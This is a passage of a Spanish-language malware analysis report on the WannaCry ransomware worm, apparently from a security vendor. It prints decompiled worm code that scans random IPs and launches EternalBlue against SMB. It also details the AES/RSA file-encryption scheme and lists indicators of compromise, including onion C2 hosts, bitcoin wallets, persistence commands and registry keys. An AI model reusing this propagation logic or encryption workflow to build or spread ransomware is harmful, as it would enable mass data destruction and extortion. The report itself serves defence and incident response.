Esta función tiene como objetivo obtener diversa información del adaptador de red local, de forma que se puedan generar las direcciones IP, correspondientes a su rango de red, que posteriormente se van a atacar.

A continuación, se creará un nuevo hilo encargado de realizar la explotación de la vulnerabilidad MS17-10 e infección con el gusano, en aquellos equipos vulnerables / no parcheados.

Si el equipo objetivo resulta ser vulnerable, el gusano procederá a inyectar su código dañino en él, en concreto en el proceso “LSASS.EXE”, ejecutándose en remoto.

1.4.2 Replicación en internet

En la función encargada de la replicación hacia internet podemos ver como se generan rangos de IPs aleatorios:

```
void __cdecl __noreturn thrread_ExplotacionGlobal(signed int a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v1 = GetTickCount;
  v17 = 1;
  v18 = 1;
  v2 = GetTickCount();
  time(&Time);
  v3 = (char *)GetCurrentThread();
  v4 = (DWORD)&v3[GetCurrentThreadId()];
  v5 = GetTickCount();
  srand(v4 + Time + v5);
  v6 = v20;
  while ( 1 )
  {
    do
    {
      if ( v1() - v2 > 0x249F00 )
        v17 = 1;
      if ( v1() - v2 > 0x124F80 )
        v18 = 1;
      if ( !v17 )
        break;
      if ( a1 >= 32 )
        break;
      v8 = GetRandonNunber(v7);
      v7 = (void *)255;
      v6 = v8 % 0xFF;
    }
    while ( v8 % 0xFF == 127 || v6 >= 224 );
    if ( v18 && a1 < 32 )
    {
      v9 = GetRandonNunber(v7);
      v7 = (void *)255;
      v19 = v9 % 0xFF;
    }
    v10 = GetRandonNunber(v7) % 0xFFu;
    v11 = GetRandonNunber((void *)0xFF);
    sprintf(&Dest, aD_D_D_D, v6, v19, v10, v11 % 0xFF);
    v12 = inet_addr(&Dest);
    if ( connect_socket(v12) > 0 )
      break;
LABEL_23:
    Sleep(0x64u);
  }
```

Una vez tiene generada las IPs, procede a lanzar el “exploit” con el código que vemos a continuación:

```
  }
  v17 = 0;
  v18 = 0;
  v21 = v1();
  v13 = 1;
  while ( 1 )
  {
    sprintf(&Dest, aD_D_D_D, v6, v19, v18, v13);
    v14 = inet_addr(&Dest);
    if ( connect_socket(v14) <= 0 )
      goto LABEL_20;
    v15 = (void *)beginthreadex(0, 0, RUN_ETERNAL_BLUE, v14, 0, 0);
    v16 = v15;
    if ( v15 )
      break;
LABEL_21:
    if ( ++v13 >= 255 )
    {
      v2 = v21;
      v1 = GetTickCount;
      goto LABEL_23;
    }
  }
  if ( WaitForSingleObject(v15, 0x36EE80u) == 258 )
    TerminateThread(v16, 0);
  CloseHandle(v16);
LABEL_20:
  Sleep(0x32u);
  goto LABEL_21;
}
```


Como podemos observar, tanto en la propagación por internet, como por la red local, el gusano acaba llamando a la función “RUN_ETERNAL_BLUE”, encargada de ejecutar el “exploit”.

1.4.3 Exploit Eternal Blue

Como se ha ido comentando anteriormente, el modo que tiene este malware para propagarse es a través de este "exploit". Durante el análisis, hemos podido comprobar cómo se utiliza exactamente el mismo código que utiliza la NSA para realizar sus implantes.

La única diferencia es que no tiene necesidad de utilizar el módulo DOUBLEPULSAR, ya que su intención es, simplemente, inyectarse en el proceso LSASS remoto.

El código del "payload" de ETERNALBLUE no ha sido alterado, tal y como puede comprobarse en la siguiente captura de pantalla:



Si se compara con los análisis ya existentes, puede verse como el código del "exploit" es idéntico al de la NSA "opcode" a "opcode".

El "exploit" realiza las mismas llamadas usadas en el código de la NSA para, finalmente, inyectar la DLL enviada en el proceso LSASS y ejecutar su "export" denominado "PlayGame", con la que se inicia de nuevo el proceso de infección desde la máquina comprometida hacia otras máquinas de la red.

Al hacerse uso de un "exploit" con código de Kernel (ring0), todas las operaciones realizadas por el malware disponen de los privilegios de SYSTEM.

1.5 Proceso de cifrado del equipo

Antes de comenzar el cifrado del equipo, el "ransomware" verifica la existencia de tres "mutex" en el sistema. En caso de existir alguno de estos "mutex", no realizará cifrado alguno:

Una vez tiene generada las IPs, procede a lanzar el exploit con el código que vemos a continuación:

'Global\MsWinZonesCacheCounterMutexA0'

'Global\MsWinZonesCacheCounterMutexW'

'MsWinZonesCacheCounterMutexA'

Es importante reseñar que en caso de que exista el mutex 'MsWinZonesCacheCounterMutexA' al ejecutarse el componente que realiza el cifrado, el "ransomware" se cerrará inmediatamente sin realizar ninguna otra acción.

El "ransomware" genera una clave única aleatoria por cada fichero cifrado. Esta clave, de 128bits y creada mediante el algoritmo de cifrado AES, se guarda cifrada con una clave RSA pública, dentro de una cabecera personalizada que el código dañino añade a todos los ficheros cifrados.

El descifrado de los archivos sólo es posible si se dispone de la clave privada RSA correspondiente a la clave pública empleada para cifrar la clave AES empleada en los ficheros.

La clave aleatoria AES es generada con la función de Windows, "CryptGenRandom", que no contiene debilidades conocidas, con lo que actualmente no es posible desarrollar ninguna herramienta para descifrar estos ficheros sin conocer la clave privada RSA utilizada durante el ataque.

A continuación se describe el proceso de cifrado de ficheros, llevado a cabo el "ransomware":

1. Comprueba que el archivo a cifrar no se encuentre en una de las siguientes rutas:
   - "Content.IE5"
   - "Temporary Internet Files"
   - " This folder protects against ransomware. Modifying it will reduce protection"
   - "\Local Settings\Temp"
   - "\AppData\Local\Temp"
   - "\Program Files (x86)"
   - "\Program Files"
   - "\WINDOWS"
   - "\ProgramData"
   - "\Intel"
   - "$"
2. Lee y copia el fichero original añadiéndole la extensión ".wnryt"

3. Genera una clave AES de 128 bits aleatoria.
4. Cifra el fichero utilizando esta nueva clave AES.
5. Añade una cabecera al fichero cifrado con la clave AES cifrada. Esta clave AES se cifra utilizando la clave pública RSA que viene con la muestra.
6. Sobrescribe el fichero original con la copia cifrada.
7. Borra el fichero con extensión ".wnryt"
8. Y finalmente, renombra la extensión del fichero original a ".wnry"

Por cada directorio que se ha terminado de cifrar, el "ransomware" procederá a crear en él los ficheros:

@Please_Read_Me@.txt

@WanaDecryptor@.exe

1.6. Proceso de descifrado

Como ya se comentó, los ficheros se cifran con una clave simétrica AES. Esta clave, generada de forma aleatoria, se guarda en un fichero y se cifra con una clave pública (asimétrica, RSA 2048bits) que acompaña al malware. La única forma de volver a obtener esta clave AES es con la correspondiente clave privada en posesión de los autores.

Para descifrar los ficheros, los autores de "WanaCrypt" han desarrollado una herramienta propia denominada "Wana Decrypt0r 2.0".

En el interfaz de esta herramienta, podemos apreciar una serie de contadores que informan al usuario del tiempo restante que le queda para realizar el pago y el tiempo que queda antes de que puedan dejar de recuperarse los ficheros cifrados.

A parte de esto, el usuario puede comprobar la cantidad de dinero que tiene que pagar (inicialmente 300$) por el rescate de sus ficheros, y la dirección de una "wallet" de bitcoins donde ha de realizar la transferencia exigida.

Esta herramienta se conecta vía "tor" a una serie de servidores (TLD .onion) de forma que, los responsables del cifrado, puedan ponerse en contacto con los usuarios afectados.

Para ello, "Wana Decrypt0r 2.0" dispone de un "chat", se entiende que necesario, ya que se han de comprobar los pagos oportunos antes de proporcionar cualquier clave de descifrado.

Para demostrar la eficacia de esta herramienta, los autores ofrecen una “demo” de la misma. Se ha podido comprobar que para realizar esta “demo”, la herramienta utiliza una clave AES “hardcodeada” en el propio binario.

El malware cifra 10 archivos con esa clave demo guardando la información a la ruta de esos archivos en “f.wnry”.

Una vez verificado el pago, la herramienta deberá de recibir un fichero denominado “00000000.dky” con la clave de descifrado.

A continuación se muestran los restantes ficheros relacionados con el proceso de descifrado:

00000000.pky	Clave pública usada para cifrar archivos
00000000.res	Archivo con la información de contadores de tiempo
c.wnry	Lista de direcciones onion del C&C y la cartera de bitcoins
f.wnry	Lista con los ficheros a descifrar para la demostración
s.wnry	Zip con las librerías de TOR

1.7 Borrado de ficheros residuales tras el cifrado

"WannaCry" utiliza un componente denominado "taskdl.exe" para realizar el borrado de los ficheros residuales (temporales) generados durante el proceso de cifrado.

A continuación, se muestran las características del mismo:

MD5	4fef5e34143e646dbf9907c4374276f5
Tamaño	20.480 bytes
Fecha interna	14/07/2009 2:12:07
Compilador	Microsoft Visual C++ 6.0
Nombre	taskdl.exe

El procedimiento seguido por "taskdl.exe" para eliminar estos ficheros temporales es el siguiente:

1) Obtiene todas las unidades lógicas del sistema.
2) Por cada una, procede a obtener su tipo (disco duro, unidad removible, recursos de red, etc.)
3) Si la unidad identificada no corresponde a un recurso de red, accede a la carpeta "<unidad>:\$RECYCLE" y borra de ésta cualquier fichero que contenga la extensión ".WNCRYT"

RECOMENDACIONES

- En este caso es imperativo parchear las máquinas vulnerables para impedir la explotación de la vulnerabilidad de SMB. Recomendamos asegurar que el parche https://technet.microsoft.com/en-us/library/security/ms17-010.aspx está aplicado en todos los equipos de vuestro parque, cerrando así la puerta a este tipo de explotaciones.
- Se deberían bloquear las conexiones entrantes a puertos SMB (137, 138, 139 y 445) desde equipos externos a la red.
- Microsoft ha ampliado la lista de sistemas afectados que disponen de actualización de seguridad:
  - Windows XP
  - Windows 2003
  - Microsoft Windows Vista SP2
  - Windows Server 2008 SP2 y R2 SP1
  - Windows 7
  - Windows 8.1
  - Windows RT 8.1
  - Windows Server 2012 y R2
  - Windows 10
  - Windows Server 2016
- Finalmente realizar una auditoria interna en la red para averiguar dónde ha comenzado el ataque, con el objetivo de asegurar esta vía de entrada y otras similares.

APENDICE A - LISTA DE FICHEROS RELACIONADOS

C4AD13742EEA06B83CDD327D456475F3
1008DC20ECD2FD51594E5822A4C48B27
25ED37A6EAE58E6BE0E5BE25E08391AD
1B3F45FDB84F5D28B115E46432B51445
ADF84F1DAE003B6A6AD06A7E0A0DE4C2
4BEE4C92CF8C724C3F8D620C596BEF0E
8182D9CEE031492868AA14AD4C544871
1176B58D48FA14BA51CC355F0D97E9EE
E63AC863C125491FD7F0156690A5AD49
1244A500A542A4D711BEC19E256D3EA4
85C8AA082AF064C2E6B4AA05C3E4198C
5C3678CA08BFAE4FA111353FDAF1A908
A6E1CE9E133D986123482294AD45D688
A14392CDC6A32BAEEB7EC676E31F4DDA
BC409BFD2B92E13B4A5C53CD38193E25
D101458BF12DC1B6563FA702F9856305
C8EE875F395D17175BA9534318F273AA
9524E8A3BB88438878C9691EA0F038B3
739B09535819998ED8BAA13B18759901
508EEA03857853D18EBD1CD56D6039EC
3F03A2A13B77689401769C129468A51D
E511BAB670117D4B07FDBEAF8E499A0C
C54C1B75241FC76D13A7C3407FD70E8B
9507F6C5D7575F08FFFC14AD82B823C5
1AD05EF49CC178A9D68CCA76411FBC63
3E17CA056714EEC628960DBB091EEACC
3ED057DCD93ACD9CBAE9B72AA2B69866
121BDE34CE23204F92CA1D86A830F897
7EEF74D99C3D42D3EC5B1C87F247981D
BD8831FF2B1DE20CC89723CD2FFA1D4C
72CCC5112B3B67F457089D9EA4AE6BEF
CFFFFB5125D7DB2CB8571147D9D93967
72E39278D10C996C4F34FD01299151C1
1A784CF720AC28F68CBCDBE10144D382
3AFD873F976CCB46182B09FCE86128A2
F54FB8F54CEA92245162E3E359A122DE
6E3579165B8C1A2196D8B11997E6F430
BCA0EA97155B22D383E80F506E6DD662
723510BBFA3982F71D970B04783988BF
67CA5FA76CE212FE63B025953C3AA383
27931061EA3A9C0A4137B25BA8853E55
841595FC3743045CE1921016306AD46E
F8FAF81876B00F5F906D99A73074F826
302123DDEE17B94467CA3DE7A180E27B
A04C0BBF1E5C6C0AD79F25231500C470
E46CC7704649BEE3CF62DC7C8EEF92BC
45E1FA3B575919E2C891B91FFDAF293E
3A41839339DFF5F6DB6D97DC850FD7E6
42181CCD6CECE831758A2E41C82329EB
6AA8B6808355ACF28A7D9F023A22CB2F
77CE115A9CB11089AF058BEE1F249655
26CBA3DF81431C1DE14747259219E5E7
090115FB44E59F734274C005671835E4
8E17CCA4BD754D3E333748F3057FF48B
D61AABE3D8F709AA19A7081661F7AB6D
042220A9F37E19C2D07C20D5C6556DA6
9A2459972439543FA562601E23DF4226
D0BA545DF0B96E8295F3A5362BD76A80
54CB648CBD354E727A10065DC4A3641E
358AB4719E7AF138B5F1903CDE037EB8
CFE05085B6EA60A50AC30E6E8C97547B
567D28DE2129DC8E1BBCDF37C11BD2A3
FEE22D2F867F539B080671234199AD90
33EBBE044B20EE3DE811A070DB37A207
A14ADEEBDD0C974A890E0119804AAA97
3F87EC08F9F8D7F752ABB83BA4D09C1B
2983BB57017272DEC91A41762B7718AC
F54F2CDCF85B139638BCE882FF486E75
986FF9951F3B43C8275292AD72725E4E
E52FEFDEDB065D747434C1A307EDBDA1
EC03F1D8DBF07D84E5469D5F2D1C2F71
B7909213A5E526146824D702E013EC63
E69471734BB6C68ED59EFB7F9F324391
503B4D9DB3040AF8618E0308C19953F3
30B506A13C6A20CD80D887FE2DEE3BC9
1D548EAE15B8BC050FFD41914CBA1A65
AA2748A8633FC2AB910DF4B90EA1B3DB
14485A33FD7F9EB90E34C3AF50F69540
3B1444B3377FFBECB460B1256FEA212D
84BD2553AC818F1790E6D043FC3FA239
F729666F1B67490F48AA26DA129CD78A
3C6375F586A49FC12A4DE9328174F0C1

095F70BC99454E79FB20F1042074EB9D
F93ED60FB05E855118B68CDB8D7BB182
5E68461D01FE4F3D8A335C725E3C7B6F
A084316EFB8543C95769CA892AEE9562
29F1E0C25F06890A25C0F478FDD2CB00
9010C6FC28BBB2AE9188228691B7C973
5FA3051376E790EA5E13342231E66DEC
1805FFE69FDC338CF7EB061A74537261
802D2274F695D3F9B864FF395E9F0583
DFADA7FBC9156FCBBD4A03881E660D6D
9853288BBDA0FAEAF26D845E7EB6D289
37096BAA79383FAF1456507FA963C41A
2ACEA7F2CC0D7F69552878B3D12385AF
B83EC73C4DCF0BE87711C59415472D13
EADDFE3E397BC61DB749B074FF5242D5
9D678C01B1F944DC9AC46AC0CFA63951
E8C8E5A66CA3CD513668D1A748823F2C
737367791A1F09C94DED82652E77C442
78F8620D07B03F4E6DB9FBF0D019B95F
1C0BD8834194C915762F16D93F5CCC37
F943B62F468A4A0B0A6E6C15061C1945
66A233C9214D3D176A76F62456BBA85E
E274AC7A8C36654F094AC63047F7BEAB
493BFC730E9C86DFEB7861A5C5AA21FC
F359D6A61E76D01AC0B6302E789FEFF7
1B9C23AFB77D4B57523D5310F01F3F8B
FA0FDFE9AFD72E9AE09F9E0B75F8B13B
80A2AF99FD990567869E9CF4039EDF73
F039E896AD0D438F7D24C34C1F61E4B9
D1A407CE2398A599842F7E1AAEAD13A0
76EFB0E9E4847B93C0486AA5CDFDE3D7
3F7B2CF5963737C5BCC5E2892023BF52
0032ED755A83D3969714D6FABFF5D15E
9DFAF183DBB86BC429847E1D7870ADB9
E96FA4F9C77D188859346FAD8E2BB465
8DF73CCF4907B07AED96984D87958246
DC77333B3B24A53FC975D1F4127A2348
16599AB60799BD3A1CDD4693E64AD142
FDC004BEF582D9E167F093EC1B768952
7CD4CC82923BB8E0D27372772441F3CA
770FCA32AF3D25039F2E7A75AA2AC941
49308A8F3D5D1780E52815D4217B57E2
FACBEC0F9C72DA2BAD41A82554A7662F
E9F7182311359587468700C56B8F4DAD
466CC6A5DEBF64A0CF90980916C2FA9F
532DF50DEDDC8A9B82F30E6059E34C80
FE9C079C1BB4520A90133138F2C061D6
AC434FEED7AC7E2FACCF9E66ACE99787
9CFF2C57624361A0F0840C7624F94666
C9A0882DE8189DC9B8272C36C5590EA7
92CC807FA1FF0936EF7BCD59C76B123B
E6243D51E1534002755BA10C361B1DB3
5AB99FF7DE746BCC9B13D13ABF1F61D9
D98C575B632B9AA5BF35FC36EB8BACF3
5ADF1FC8616233EB8BCACD126841A5E8
EB87BBB7E22FF067D303B745599FB4B7
638A6E2B85E11873F573EF9D0AA8ED1A
DE69AB7D058BD7BA4243C130AA549848
3C21810E3820AD2D3749BB2C5342669E
C8C046A3C5633AE6F60F876B3EA74DE6
07D2FA1FC19396A14A235536EE3BBA16
27C9E96211FB77ED73FA24B290F8EEDC
5AFC535A9980BD8DD110F09199E8E117
E19E0CFC694635856245CA8E1FE336C1
8C6713681FFB5FBB83FF9353D89DF48D
623AFE21D3470FD52861D4F2A0865C28
27F2D7C5F217FD61F8B455DE8B1F6157
845FCF3E7EAB17A1B63832C187BC5142
DD0925A4D16CD673AA06E3B15F8136CC
9EBF1A2A96A1F13DC62A6B6ACB5FD3B8
46D140A0EB13582852B5F778BB20CF0E
03601EBAB06ADCC05545AAF3CE59601D
C4ADA07E9F750A2F9E3B5A592C3E8C4E
A7C448789FEFCD319352B414CE0FA3BF
6381B98EF2C1C7F1E1678F178274E87A
A8365EF51AA4158197204A914BF2045F
9C4301C9E49E9B767B2DAEFCF2E28134
8965AE4D1E2ECE0E0BF452CE558F8812
D7CF8AE014540314A92281B0E92D7FA6
1B94CD23AE55C020B9DF900E5896DA8C
C1426666EB3D9330E1820B3494451D9B
653999EDCDE5D55BC03C135A44B514FD
DF42E1E035F656FBDA255708DCEB51E2
D4AE7DE6B8345C4024D762A2D5BAF7A3
3885029409955C34AE9D176C447EBC93
903D26CA69E2717B1440E0E498543FC7

47EC325CE31E197538632F35303CF654
458425117EC0EC9306146E5058859C78
B67B7879F4C66D8F908A1AE26C46620F
0F417FDFD64E0EC7EFCC13616FEC93CD
938554E7D5807C0653D5B1AD8AD245C2
AA1F73335722C85F85EE5B2E3BFF1406
D759469E07466288E1BE034A5CE2B638
C29D733523CB6CC3FF331021FBE7D554
7F2BC30723E437C150C00538671B3580
3600607AB080736DD31859C02EAFF188
4BB0DB7B5DEA5A5F7215CABE8F7155AF
C69EE6BDAF30ED9EDC37D2274AD5F5D1
C39F774F7B4257F0EC3A7329063FC39C
27CB59DB5793FEBD7D20748FD2F589B2
79E5A2B3F31F8541EB38DAE80C4A34C8
4B700C7A304A9E8D2CB63687FE5D2415
B4D42CF15E9ACD6E9DEE71F236EF0DEC
37EB07CF2FD3CFC16B87624565796529
C27AC2A321145CC8EA1A97F0A329D139
1A68EFEDA07AD2F449E844D4E3383B85
D27B7EDCD6FE5D6C55CF1AA09AB87C8B
A70B7A60F9C13A3306FB3E54229862A1
6D26E44407A6CBB6C63AFE4914EFD135
F94429CC043169462D34EDD14117DDD2
7660AB72BCD3CBCC4E9ADFB84F7BAEAA
D46D2C27A42DC41564283E74FC7DC43D
36F5B8EF2561A02B89CE62DE705458DD
9929D18280A6309C3FC1A175E73EAF79
F107A717F76F4F910AE9CB4DC5290594
31DAB68B11824153B4C975399DF0354F
A05DAF549FEEE576BB4586D37BFA7F23
8621727CDE2817D62209726034ABD9D3
13D702666BB8EADCD60D0C3940C39228
CD7A1B9D4B0FB02489102305A944D0B9
580AAF34E9E37A64CF4313A20EAB6380
E9CFA94806D89999FFFE5B1583B13DBE
7E587A620BDBCD29B3FC20C5E0A5F2D8
1358D78A5427E04F3CFC8FFF9E4F8C32
638F9235D038A0A001D5EA7F5C5DC4AE
7D31ADCA26C6C830F6EA78ED68DE166B
A7D730D66AC8154D503AF560EBB043CB
9F38D2F801D57DBF714B60B55170DE0C
0D859C69106E05931BEB5FC2B4AD4DB3
BEE302BE6278964A8CB653BC7FCE5530
DB349B97C37D22F5EA1D1841E3C89EB4
246C2781B88F58BC6B0DA24EC71DD028
181C3455DD325A2A6ECD971278B7D41C
932D593C0DCE308F2C496F8318BFA4A9
7B968EBEA8D77C59AA553100D04CD8B4
882D70B718FB0640FD8C57028EE34A18
89347BA13DAB2940C83EA753F89EE3A4
9B97ECB5BA558FD0B64A5461CF75D465
4DF48816B2563928D941B530A4CC090F
93EBEC8B34A4894C34C54CCA5039C089
5D52703011722DFF7A501884FECC0C73
CEBDE4399C4413BC5CC647447093D251
533146828B909C886B3316F4F73067C4
5318B32086E6D33DEFA4295B1DF07D22
2700C59EA6E1A803A835CC8C720C82CA
8FF9C908DEA430CE349CC922CEE3B7DC
05C37CC103AFB24036D75F87A021BECB
54A116FF80DF6E6031059FC3036464DF
B8A7B71BFBDE9901D20AB179E4DEAD58
2D1E3A2DF4F147F025C7349926EE88B0
91EBCD98CCF513572467244221455851
1894418EC97703F5E52D9EE132FC3A90
5BEF35496FCBDBE841C82F4D1AB8B7C2
44EC4895F054266A22FA40364C46ECBD
BEC0B7AFF4B107EDD5B9276721137651
1CFE70E37DFD11D68A0F558E687BE77F
E16B903789E41697ECAB21BA6E14FA2B
BE73E513A5D647269551B4850F0C74B8
2E8847A115AC0B9D49F5481E773CAD3D
0156EDF6D8D35DEF2BF71F4D91A7DD22
975D2600C0AD9FF21DFBFE09C831843A
100A94944C3009877B73F19FCD4D5280
9503AF3B691E22149817EDB246EA7791
FF81D72A277FF5A3D2E5A4777EB28B7B
05A00C320754934782EC5DEC1D5C0476
92F88C128B460489D98672307D01CEA7
C39ED6F52AAA31AE0301C591802DA24B
269E032DEA2A1C6B7841BDFE5F54F26B
3D072024C6A63C2BEFAAA965A610C6DF
5B2B45A2BC04B92DDAFC5C12F3C8CFA6
57AAA19F66B1EAB6BEA9891213AE9CF1

APENDICE B - LISTA CC DEL DECRIPTOR

- gx7ekbenv2riucmf.onion
- 57g7spgrzlojinas.onion
- xxlvbrloxvriy2c5.onion
- 76jdd2ir2embyv47.onion
- cwwnhwhlz52maqm7.onion

APENDICE C - LISTA DE DIRECCIONES DE PAGO DE BITCOIN

https://blockchain.info/address/12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

https://blockchain.info/address/115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

https://blockchain.info/address/13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

APENDICE D - LISTA DE COMANDLINES

- C:\WINDOWS\mssecsvc.exe
- C:\WINDOWS\mssecsvc.exe -m security
- C:\WINDOWS\tasksche.exe /i
- cmd.exe /c “C:\ProgramData\<variable> \tasksche.exe”
- C:\ProgramData\<variable>\tasksche.exe
- @WanaDecryptor@.exe fi

APENDICE E - LISTA DE FICHEROS

MD5	Filename
db349b97c37d22f5ea1d1841e3c89eb4	mssecsvc.exe
84c82835a5d21bbcf75a61706d8ab549	tasksche.exe
7bf2b57f2a205768755c07f238fb32cc	@WanaDecryptor@.exe
4fef5e34143e646dbf9907c4374276f5	taskdl.exe
8495400f199ac77853c53b5a3f278f3e	taskse.exe
c17170262312f3be7027bc2ca825bf0c	b.wnry
ae08f79a0d800b82fcbe1b43cdbdbefc	c.wnry
3e0020fc529b1c2a061016dd2469ba96	r.wnry
ad4c9de7c8c40813f200ba1c2fa33083	s.wnry
5dcaac857e695a65f5c3ef1441a73a8f	t.wnry
<hash_variable>	f.wnry
7bf2b57f2a205768755c07f238fb32cc	u.wnry

APENDICE F - PERSISTENCIA

› Servicio:
  • Nombre: mssecsvc2.0
  • Descripción: “Microsoft Security Center (2.0) Service”

› Clave de registro creada (autorun):

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\obsbeuqp321 C:\ WINDOWS\system32\tasksche.exe\"" /f
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v “valores_aleatorios” /t REG_SZ /d ‘<ruta_variable>\tasksche.exe\” /f
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v “valores_aleatorios” /t REG_SZ /d ‘<ruta_variable>\tasksche.exe\” /f

APENDICE G – Mutex creados durante el Cifrado

- MsWinZonesCacheCounterMutexA
- Global\MsWinZonesCacheCounterMutexA0
- Global\MsWinZonesCacheCounterMutexW

APENDICE H - Tabla de extensiones que cifra la muestra analizada

“.doc”	“.docx”	“.xls”	“.xlsx”	“.ppt”
“.pptx”	“.pst”	“.ost”	“.msg”	“.eml”
“.vsd”	“.vsdx”	“.txt”	“.csv”	“.rtf”
“.123”	“.wks”	“.wk1”	“.pdf”	“.dwg”
“.onetoc2”	“.snt”	“.jpeg”	“.jpg”	“.docb”
“.docm”	“.dot”	“.dotm”	“.dotx”	“.xlsm”
“.xlsb”	“.xlw”	“.xlt”	“.xlm”	“.xlc”
“.xltx”	“.xltm”	“.pptm”	“.pot”	“.pps”
“.ppsm”	“.ppsx”	“.ppam”	“.potx”	“.potm”
“.edb”	“.hwp”	“.602”	“.sxi”	“.sti”
“.sldx”	“.sldm”	“.sldm”	“.vdi”	“.vmdk”
“.vmx”	“.gpg”	“.aes”	“.ARC”	“.PAQ”
“.bz2”	“.tbk”	“.bak”	“.tar”	“.tgz”
“.gz”	“.7z”	“.rar”	“.zip”	“.backup”
“.iso”	“.vcd”	“.bmp”	“.png”	“.gif”
“.raw”	“.cgm”	“.tif”	“.tiff”	“.nef”
“.psd”	“.ai”	“.svg”	“.djvu”	“.m4u”
“.m3u”	“.mid”	“.wma”	“.flv”	“.3g2”
“.mkv”	“.3gp”	“.mp4”	“.mov”	“.avi”
“.asf”	“.mpeg”	“.vob”	“.mpg”	“.wmv”
“.fla”	“.swf”	“.wav”	“.mp3”	“.sh”
“.class”	“.jar”	“.java”	“.rb”	“.asp”
“.php”	“.jsp”	“.brd”	“.sch”	“.dch”
“.dip”	“.pl”	“.vb”	“.vbs”	“.ps1”
“.bat”	“.cmd”	“.js”	“.asm”	“.h”
“.pas”	“.cpp”	“.c”	“.cs”	“.suo”
“.sln”	“.ldf”	“.mdf”	“.ibd”	“.myi”
“.myd”	“.frm”	“.odb”	“.dbf”	“.db”
“.mdb”	“.accdb”	“.sql”	“.sqlitedb”	“.sqlite3”
“.asc”	“.lay6”	“.lay”	“.mml”	“.sxm”
“.otg”	“.odg”	“.uop”	“.std”	“.sxd”
“.otp”	“.odp”	“.wb2”	“.slk”	“.dif”
“.stc”	“.sxc”	“.ots”	“.ods”	“.3dm”
“.max”	“.3ds”	“.uot”	“.stw”	“.sxw”
“.ott”	“.odt”	“.pem”	“.p12”	“.csr”
“.crt”	“.key”	“.pfx”	“.der”	

Para tu información, mantendremos constantemente actualizada nuestra web de soporte con todos los detalles del ciberataque #WannaCry:

http://www.pandasecurity.com/spain/support/card?id=1688